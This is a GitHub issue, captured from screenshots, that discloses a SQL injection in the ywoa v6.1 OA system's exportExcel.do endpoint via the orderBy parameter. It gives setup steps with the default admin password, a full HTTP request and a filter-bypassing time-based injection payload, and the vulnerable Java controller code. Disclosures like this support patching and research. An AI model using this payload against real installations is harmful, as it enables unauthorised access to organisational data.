cloudwebsoft / ywoa Public

<> Code ⊙ Issues 3 Pull requests Actions Projects Security ···

New issue

Jump to bottom


SQL injection exists in ywoa v6.1 backend/oa/visual/exportExcel.do interface #26

⊙ Open **xuenixiang** opened this issue on Aug 22 · 0 comments

xuenixiang commented on Aug 22

Environment construction

http://partner.yimihome.com/static/index.html#/index/sys_env



安装包下载

最近更新时间：2022-03-15

Windows一键安装包

https://pan.baidu.com/s/1bEUjNShEXiN2w9tCy23mqQ

百度网盘提取码：ydjs

注意：

1、安装时，如果原来电脑上装有Tomcat或MySQL，请在安装过程中重设端口。

2、如果出现下图的错误，请先安装VC++发布环境的补丁包：

https://pan.baidu.com/s/1VT42MI7NxPSMK2gl3dabAw

百度网盘提取码：ydjs


Direct one-click installation can be started, and then login on the account admin password 1111111, login if prompted authentication expired can not log in, change the local system time can

http://172.16.140.189:8088/oa/setup/license.jsp

Once installed here, the source code is available for download at gitee

https://gitee.com/bestfeng/yimioa

Download a good local idea to open a static look at the code on



172.16.140.189:8088/oa/setup/license.jsp

许可证文件 未选择文件。


许可证信息	
授权单位	无
名称	null
企业号	null
用户数	15
类型	trial
到期时间	
域名	*
流程最大节点数	10000
试用版	否
流程设计器	X版
Office控件序列号	
系统版本	6.1
系统补丁版本	

idea

Download: http://partner.yimihome.com/static/index.html#/index/idea_deploy First set it up as shown here, after setting it up, import the database, after importing, you need to change the link configuration yimioa/c-core/src/main/ resources/application.properties Modify the mysql connection information, and then just start img But idea start, more bugs, and report more errors, here is idea static look at the code

/oa/visual/exportExcel.do interface orderby injection Bypass

Vulnerability recurrence




```
GET /oa/visual/exportExcel.do?code=personbasic&orderBy=id+%26%26+(/*!%53eLEct*/+1+FROM+(/*!%53eLEct*/
Host: 172.16.140.186:8088
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=339C404636300F5F43B74EC828919D11; skincode=lte; name=admin; pwd=p5Bx7jxXNGCCEsQLv/
```

bypass poc

```
%26%26+(/*!%53eLEct*/+1+FROM+(/*!%53eLEct*/(sleep(5)))a)
```

Code audit and function implementation

Did not find the corresponding web function point, here is a direct look at the static code interface audit



```
@RequestMapping("/exportExcel")
public void exportExcel(HttpServletResponse response) throws IOException, ErrMsgException, JSONException {
    // 未使用模板导出，即默认导出时，将合并嵌套表的单元格
    Privilege privilege = new Privilege();
    String code = ParamUtil.get(request,  name: "code");
    if ("".equals(code)) {
        code = ParamUtil.get(request,  name: "moduleCode");
        if ("".equals(code)) {
            code = ParamUtil.get(request,  name: "formCode");
        }
    }
    ModuleSetupDb msd = new ModuleSetupDb();
    msd = msd.getModuleSetupDb(code);
    if (msd == null) {
        throw new ErrMsgException("模块不存在！");
    }

    long templateId = ParamUtil.getLong(request,  name: "templateId",  defaultNum: -1);
```

orderby, here the parameters, and then look down, because the above personnel function point that GET injection already know `getModuleListSqlAndUrlStr` method, so look down, directly orderby passed in So it causes SQL injection, if not bypass, there will be no problem, after all, the filter method has been bypassed.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant